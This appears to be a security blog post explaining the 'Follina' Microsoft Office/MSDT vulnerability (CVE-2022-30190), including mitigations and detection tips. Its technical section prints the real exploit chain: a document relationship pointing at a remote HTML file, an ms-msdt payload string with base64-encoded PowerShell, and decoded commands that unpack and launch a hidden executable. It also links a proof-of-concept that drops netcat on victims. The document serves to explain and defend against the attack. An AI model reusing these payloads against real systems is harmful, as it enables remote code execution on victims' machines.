New Microsoft Office Zero-Day 'Follina' Exploited in Remote Code Execution Attacks

Microsoft

CVE-2022-30190

By Nelson Ojovbo

https://www.linkedin.com/in/nelson-ojovbo/

Background

The internet is abuzz with news of a zero-day remote code execution bug in Microsoft Office. More precisely, perhaps, it's a code execution security hole that can be exploited by way of Office files, though for all we know there may be other ways to trigger or abuse this vulnerability.

Microsoft has assigned the identifier CVE-2022-30190 to this bug, and published a public advisory about it [2022-05-22T06:00Z].)

According to Kevin Beaumont, who named the vulnerability "Follina" because "**0438**" at the end of the malicious Word file is the area code for the municipality of Follina in Treviso, Italy, the Word document uses the remote template feature to retrieve an HTML file from a remote server. It uses the **ms-msdt MSProtocol URI** scheme to load some code and execute PowerShell.

Beaumont says the vulnerability goes back more than a month. Underlining that the Word file named "interview invitation" targeting a user in Russia under the name of Sputnik Radio was uploaded to VirusTotal, the researcher states that this document directly exploits the Follina vulnerability.

The Non-Technical Version of What "Follina zero-day vulnerability" is all About

If you're wondering how to communicate about this exploit to your end users (or even need this analysis broken down for your own knowledge), here are the main takeaways:

- This is a 0-day attack that sprung up out of nowhere, and there's currently no patch available
- This 0-day features remote code execution, which means that once this code is detonated, threat actors can elevate their own privileges and potentially gain "god mode" access to the affected environment
- The mitigations that are available are messy workarounds that the industry hasn't had time to study the impact of. They involve changing settings in the Windows Registry, which is serious business because an incorrect Registry entry could brick your machine
- Detonating this malicious code is as simple as opening up a Word doc—in preview mode


How does it work?

Very loosely speaking, the exploit works like this:

- **You open a booby-trapped DOC file**, perhaps received via email.
- **The document references a regular-looking** `https:` **URL** that gets downloaded.
- **This** `https:` **URL references an HTML file** that contains some weird-looking JavaScript code.
- **That JavaScript references an URL** with the unusual identifier `ms-msdt:` in place of `https:`.
- **On Windows,** `ms-msdt:` **is a proprietary URL type** that launches the MSDT software toolkit.
- **MSDT is shorthand** for *Microsoft Support Diagnostic Tool*.
- **The command line supplied to MSDT** via the URL causes it to run untrusted code.

When invoked, the malicious `ms-msdt:` link triggers the MSDT utility with command line arguments like this: `msdt /id pcwdiagnostic ...`.

If run by hand, with no other parameters, this automatically loads MSDT and invokes the *Program Compatibility Troubleshooter*, which looks innocent enough, like this:



No macros needed

- Note that this attack is triggered by Word referencing the rogue ms-msdt: URL that's referenced by a URL that's contained in the DOC file itself.
- No *Visual Basic for Applications* (VBA) Office macros are involved, so this trick works even if you have Office macros turned off completely.
- Simply put, this looks like what you might call a handy Office URL "feature", combined with a helpful MSDT diagnostic "feature", to produce an abusable security hole that can cause a click-and-get-hit remote code execution exploit. In other words, just opening up a booby-trapped document could deliver malware onto your computer without you realizing.

THE TECHNICAL DETAILS

The malware's step-by-step exploit chain is as follows[4]:

1. An external reference to an attacker-controlled IP address is included in the schema of the infected Word document. These external references would have the following format:

```
Target="<attacker-domain>.com/malicious-html.html!" TargetMode="External"
```


```xml
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><Relationship Id="rId3" Type="
http://schemas.openxmlformats.org/officeDocument/2006/relationships/webSettings" Target="webSettings.xml"/><Relationship
Id="rId2" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/><
Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/styles" Target="
styles.xml"/><Relationship Id="rId996" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/
oleObject" Target="https://www.xmlformats.com/office/word/2022/wordprocessingDrawing/RDF842l.html!" TargetMode="External"
/><Relationship Id="rId5" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/theme" Target="theme/
theme1.xml"/><Relationship Id="rId4" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/fontTable"
 Target="fontTable.xml"/></Relationships>
```


2. At **"<attacker-domain>.com/malicious-html.html"** is a malicious HTML document. This document will contain a malicious **"window.location.href"** tag featuring a crafted **"ms-msdt"** troubleshooting string containing a base64-encoded payload as follows:

```html
<!doctype html>
<html lang="en">
<body>
<script>
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
// ... Junk comments removed ...
//AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

    window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed
        IT_BrowseForFile=h$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34
    +'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVByb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbSBtc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21
    kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzdCAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhcikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFB
    IDEucmFyPjEudCYmY2VydHV0aWwgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))')))))i/../../../../../../../../../../../../../../Windows/System32/
        mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
</script>

</body>
</html>
```

(Credit: Xavier Mertens ["xme"] via SANs)

This HTML document begins with a script tag and includes a significant amount of commented A characters, which (considering they are just comments), would seem to serve no purpose… but from our testing, a hefty amount of characters is **necessary** for the exploit to fire.

At the very bottom of the script tag is the syntax:

```
window.location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=cal?c
IT_LaunchMethod=ContextMenu IT_SelectProgram=NotListed IT_BrowseForFile=h$(Invoke-
Expression($(Invoke-
Expression('[System.Text.Encoding]'+[char]58+[char]58+'UTF8.GetString([System.Convert]'+[char]58+[char]58
+'FromBase64String('+[char]34+'JGNtZCA9ICJjOlx3aW5kb3dzXHN5c3RlbTMyXGNtZC5leGUiO1N0YXJ0LVB
yb2Nlc3MgJGNtZCAtd2luZG93c3R5bGUgaGlkZGVuIC1Bcmd1bWVudExpc3QgIi9jIHRhc2traWxsIC9mIC9pbS
Btc2R0LmV4ZSI7U3RhcnQtUHJvY2VzcyAkY21kIC13aW5kb3dzdHlsZSBoaWRkZW4gLUFyZ3VtZW50TGlzd
CAiL2MgY2QgQzpcdXNlcnNccHVibGljXCYmZm9yIC9yICV0ZW1wJSAlaSBpbiAoMDUtMjAyMi0wNDM4LnJhc
ikgZG8gY29weSAlaSAxLnJhciAveSYmZmluZHN0ciBUVk5EUmdBQUFBIDEucmFyPjEudCYmY2VydHV0aW
wgLWRlY29kZSAxLnQgMS5jICYmZXhwYW5kIDEuYyAtRjoqIC4mJnJnYi5leGUiOw=='+[char]34+'))'))))i/../../../.
./../../../../../../../../../../Windows/System32/mpsigstub.exe IT_AutoTroubleshoot=ts_AUTO\"";
```

This looks to be the crux of the exploit. Using a schema for **ms-msdt**, the native package **PCWDiagnostic** is invoked with the parameters **IT_BrowseForFile** which includes PowerShell syntax embedded within **$()**.

The Base64 encoded data, ran through two layers of Invoke-Expression, decode to:

```
$cmd = "c:\windows\system32\cmd.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill /f /im msdt.exe";
Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r %temp% %i in
(05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c
&&expand 1.c -F:* .&&rgb.exe";
```

With the path to **cmd.exe** captured as a variable, this process:

- Starts hidden windows to:
  - Kill **msdt.exe** if it is running
  - Loop through files inside a **RAR file**, looking for a Base64 string for an encoded CAB file
- Store this Base64 encoded CAB file as **1.t**
- Decode the Base64 encoded CAB file to be saved as **1.c**

- Expand the **1.c CAB file** into the current directory, and finally:
- Execute **rgb.exe** (presumably compressed inside the 1.c CAB file)

The impact of **rgb.exe** specifically is unknown, but the important takeaway is that this is a novel initial access technique that readily offers threat actors code execution with just a single click—or less. This is an enticing attack for adversaries as it is tucked inside of a Microsoft Word document without macros to trigger familiar warning signs to users—but with the ability to run remotely hosted code.

3. The base64-encoded payload will contain obfuscated PowerShell commands similar to the following:

```
$cmd = "c:\windows\system32\cmd.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c taskkill \
/f /im msdt.exe";Start-Process $cmd -windowstyle hidden -ArgumentList "/c cd C:\users\public\&&for /r \
%temp% %i in (05-2022-0438.rar) do copy %i 1.rar /y&&findstr TVNDRgAAAA 1.rar>1.t&&certutil -decode 1.t 1.c \
&&expand 1.c -F:* .&&rgb.exe";
```

(Credit: Xavier Mertens [“xme”] via SANs)

Upon the original document being loaded, either with Protected View being disabled for Office documents or within Protected View (or within a document preview) for .rtf files, the PowerShell will execute to download and execute malware.

The above represents a powerful mechanism by which attackers could deploy remote access Trojan (RAT) malware to victim workstations.

Mitigation

While a patch is not yet released at the time of writing, you can still pursue mitigating efforts to limit your attack surface.

There are a few things you can do to stop some or all of the “features” used in this type of attack.

What to do?

As convenient as Microsoft’s proprietary `ms-xxxx` URLs may be, the fact that they’re designed to launch processes automatically when specific types of file are opened, or even just previewed, is clearly a security risk. A workaround that was quickly agreed upon in the community, and has since been officially endorsed by Microsoft, is simply to break the relationship between `ms-msdt:` URLs and the MSDT utility.

This means that `ms-msdt:` URLs no longer have any special significance, and can’t be used to force `MSDT.EXE` to run.

A. Unregister the ms-msdt protocol

Will Dormann, a vulnerability analyst at the CERT/CC has published a registry fix that will unregister the ms-msdt protocol.

Copy and paste the text into a notepad document:

- Click on **File**, then **Save As…**
- Save it to your Desktop, then name the file **disable_ms-msdt.reg** in the file name box.
- Click **Save**, and close the notepad document.
- Double-click the file **disable_ms-msdt.reg** on your desktop.

Note, if you are prompted by User Account Control, select **Yes** or **Allow** so the fix can continue.

- A message will appear about adding information into the registry, click **Yes** when prompted
- A prompt should appear that the information was added successfully


B. Microsoft Workarounds

https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/

To disable the MSDT URL Protocol

Disabling MSDT URL protocol prevents troubleshooters being launched as links including links throughout the operating system. Troubleshooters can still be accessed using the Get Help application and in system settings as other or additional troubleshooters. Follow these steps to disable:

1. Run **Command Prompt** as **Administrator**.
2. To back up the registry key, execute the command “reg export **HKEY_CLASSES_ROOT\msmsdt *filename*“**
3. Execute the command **“reg delete HKEY_CLASSES_ROOT\ms-msdt /f”.**



How to undo the workaround

1. Run **Command Prompt** as **Administrator**.
2. To restore the registry key, execute the command **“reg import *filename*”**


MS-MSDT "Follina" Attack Vector POC


Github:

- https://github.com/JohnHammond/msdt-follina

Step 1:

- **Create a "Follina" MS-MSDT attack with a malicious Microsoft Word document and stage a payload with an HTTP server**.







Note: this downloads a netcat binary ***onto the victim*** and places it in `C:\Windows\Tasks`. It does not clean up the binary. This will trigger antivirus detections unless AV is disabled.

Detection Efforts

Payloads executed by this attack vector will create a child process of msdt.exe under the offending Microsoft Office parent.



Additionally, the **sdiagnhost.exe** process will be spawned with a **conhost.exe** child and its subsequent payload processes (our benign calc.exe would bounce and open the Calculator.exe metro application).



References:

- https://doublepulsar.com/follina-a-microsoft-office-code-execution-vulnerability-1a47fce5629e
- https://docs.microsoft.com/en-us/deployoffice/security/internet-macros-blocked
- https://isc.sans.edu/diary/rss/28694
- https://msrc.microsoft.com/update-guide/vulnerability/CVE-2022-30190
- https://msrc-blog.microsoft.com/2022/05/30/guidance-for-cve-2022-30190-microsoft-support-diagnostic-tool-vulnerability/
- https://www.youtube.com/watch?v=CFUJWTyd_xI
- https://gist.github.com/wdormann/031962b9d388c90a518d2551be58ead7